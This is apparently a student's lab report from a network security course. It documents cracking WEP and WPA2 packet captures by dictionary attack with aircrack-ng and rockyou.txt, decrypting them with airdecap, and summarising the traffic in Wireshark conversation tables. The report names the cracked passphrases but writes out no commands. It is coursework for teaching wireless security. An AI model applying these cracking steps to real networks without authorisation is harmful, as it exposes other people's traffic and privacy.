
lab4wep-dec.cap Packets: 142415 · Displayed: 142415 (100.0%) Profile: Default

explanation: As we can see, much of this traffic is from 192.168.2.10




Explanation: And here we can see some of the resolved addresses, including music.163.com, apple.com, and dropbox.com


2. Decrypt the lab4wpa2. cap file (5 points) and perform a detailed traffic analysis (5 points)




Explanation: Similar process to before, decrypting using the rockyou.txt dictionary and aircrack-ng



Explanation: After decrypting the traffic with airdecap, using the passphrase of “password” and the WPA ESSID



explanation: Resolved addresses of this traffic, mostly google plus traffic.



Explanation: Most of this traffic is also from 192.168.2.23

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A
8.8.8.8	192.168.2.23	22	1,863	1	203	21	1,660	0.033280	23.2452	
128.82.112.29	192.168.2.23	1,110	305 k	143	192 k	967	6.316416	17.9094		
70.186.30.26	192.168.2.23	128	16 k	4	1,916	124	14 k	4.200192	17.0169	
70.186.30.20	192.168.2.23	89	9,770	0	0	89	9,770	4.236032	16.8669	
70.186.30.25	192.168.2.23	151	14 k	3	1,099	148	13 k	4.231424	16.4680	
31.13.73.36	192.168.2.23	6	3,481	1	1,464	5	2,017	6.398848	14.9969	
104.90.71.242	192.168.2.23	20	3,773	2	1,580	18	2,193	6.400384	13.7235	
70.186.28.26	192.168.2.23	18	3,278	0	0	18	3,278	6.332800	13.2458	
104.90.92.117	192.168.2.23	55	9,318	3	4,542	52	4,776	6.359424	13.1152	
192.168.2.23	192.229.163.25	29	2,424	29	2,424	0	0	6.346112	13.0968	
74.125.29.95	192.168.2.23	13	1,326	0	0	13	1,326	6.359424	12.8577	
70.186.31.35	192.168.2.23	20	2,061	0	0	20	2,061	7.575552	12.5386	
70.186.30.21	192.168.2.23	204	25 k	9	6,426	195	18 k	4.206336	10.8044	
70.186.30.22	192.168.2.23	11	1,855	1	666	10	1,189	4.207360	10.7978	
70.186.28.24	192.168.2.23	8	1,273	0	0	8	1,273	4.234496	10.7732	
70.186.28.20	192.168.2.23	26	4,157	0	0	26	4,157	4.246784	10.7594	
31.13.73.7	192.168.2.23	17	4,150	2	2,928	15	1,222	7.910912	7.9340	
70.186.30.81	192.168.2.23	12	2,190	1	1,464	11	726	7.916032	7.9022	
192.168.2.1	192.168.2.23	6	276	0	0	6	276	0.227328	6.4476	
17.172.232.82	192.168.2.23	5	569	3	336	2	233	1.735808	2.1961	
17.110.226.165	192.168.2.23	8	985	1	135	7	850	3.004608	1.7875	
74.125.136.94	192.168.2.23	9	3,319	0	0	9	3,319	19.587328	1.3190	
173.194.205.95	192.168.2.23	22	4,704	0	0	22	4,704	20.175104	1.0901	

We can see here that while most of the time was spent in communication with 8.8.8.8 (google DNS) the next most communicated with address is 128.82.112.29

Task D: 30 points

Each student will be assigned a new WPA2 traffic file for analysis. You need to refer to the table below

and find the file assigned to you based on the LAST digit of the MD5 of your MIDAS ID. For example, the

last digit of the hash for pjiang is e. Thus, I should pick up the file "WPA2-P5-01.cap."

MD5 of pjiang is 5a618cdc3edffd8b4c661e7e9b70ce1e

You can find an online MD5 hash generator or the following command to get the hash of a text string,


- The above files are zipped in a folder named "Lab Resources." You can locate the zipped folder in the Windows 10 Host Machine under C:/Users/Public/Public Downloads. Then, unzip the following zipped file and find the assigned WPA file under the sub-folder "Wireless Traffic."

- Copy the file assigned to you to the "C:/VMshare" in Windows 10 Host Machine to access it from

the Kali VMs (you can use either Kali to complete the assignment).


Figure left: Windows Host Machine Figure right: VMshare folder on Kali Linux

Then complete the following steps:




Explanation: the MD5 of my MIDAS ID is as shown and ends in “b” so my file is “WPA2-P4-01.cap”

1. Implement a dictionary attack and decrypt the traffic. - 20 points




Explanation: after the dictionary attack we see the passphrase is linkinpark, rest in peace chester




explanation: after cracking

2. Decrypt the encrypted traffic and write a detailed summary to describe what you have explored from this encrypted traffic file. -10 points



Explanation: the suspicious traffic in this file mostly comes from 192.168.1.127 and seems to have a large number of destinations. In particular here I'm looking at the traffic to 70.186.29.17, though there are many other addresses that have been communicated with by 192.168.1.127.



We can see here the resolved addresses in this capture file, seemingly a lot of interaction with AWS servers. Though, imaginably, it's probably because ODU uses AWS.

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s
42.62.94.2	192.168.1.127	2	468	1	217	1	251	0.641104	40.1731	
192.168.1.1	192.168.1.127	33	3,989	23	3,224	10	765	1.610888	38.7951	
66.198.24.243	192.168.1.127	3	202	2	108	1	94	1.731728	37.0579	
66.198.24.234	192.168.1.127	7	643	4	281	3	362	18.137748	22.4762	
172.217.4.142	192.168.1.127	13	3,271	13	3,271	0	0	19.905808	20.2483	
60.28.208.140	192.168.1.127	7	4,015	7	4,015	0	0	21.129552	19.6365	
72.30.202.51	192.168.1.127	11	7,002	7	6,730	4	272	4.884303	16.7148	
192.168.1.127	203.205.151.193	3	198	1	66	2	132	8.445471	16.6703	
172.217.4.132	192.168.1.127	59	52 k	49	51 k	10	1,049	19.493130	14.9073	
192.168.1.127	216.58.193.202	10	5,902	6	1,815	4	4,087	17.749146	13.7240	
192.168.1.127	216.58.193.193	11	7,821	2	558	9	7,263	20.791114	11.0471	
192.168.1.127	216.58.193.195	24	25 k	2	729	22	24 k	20.924751	10.7916	
172.217.5.65	192.168.1.127	23	15 k	18	15 k	5	366	20.780362	10.6502	
112.90.11.94	192.168.1.127	80	94 k	64	93 k	16	900	8.943693	10.3354	
172.217.4.129	192.168.1.127	7	4,480	6	4,400	1	80	20.848975	9.7158	
192.168.1.127	205.204.101.107	9	845	5	576	4	269	32.757319	8.2811	
183.95.153.10	192.168.1.127	3	162	2	108	1	54	26.268816	6.4568	
31.13.69.195	192.168.1.127	6	605	2	140	4	465	32.104473	6.1674	
60.205.109.26	192.168.1.127	2	171	0	0	2	171	17.939094	6.1480	
31.13.69.197	192.168.1.127	3	810	2	637	1	173	21.483920	5.4203	
184.173.21.66	192.168.1.127	30	10 k	20	9,172	10	1,141	6.281098	5.3518	
183.61.49.155	192.168.1.127	4	272	2	140	2	132	3.580682	5.3497	
192.168.1.127	203.205.158.84	15	6,618	4	792	11	5,826	7.790602	5.3267	

Explanation: We see here that 192.168.1.127 spent the most time talking to 42.62.94.2, followed by 192.168.1.1, but 192.168.1.127 looks like it's talking to everyone. I think 192.168.1.127 was doing a thorough nmap scan of the network.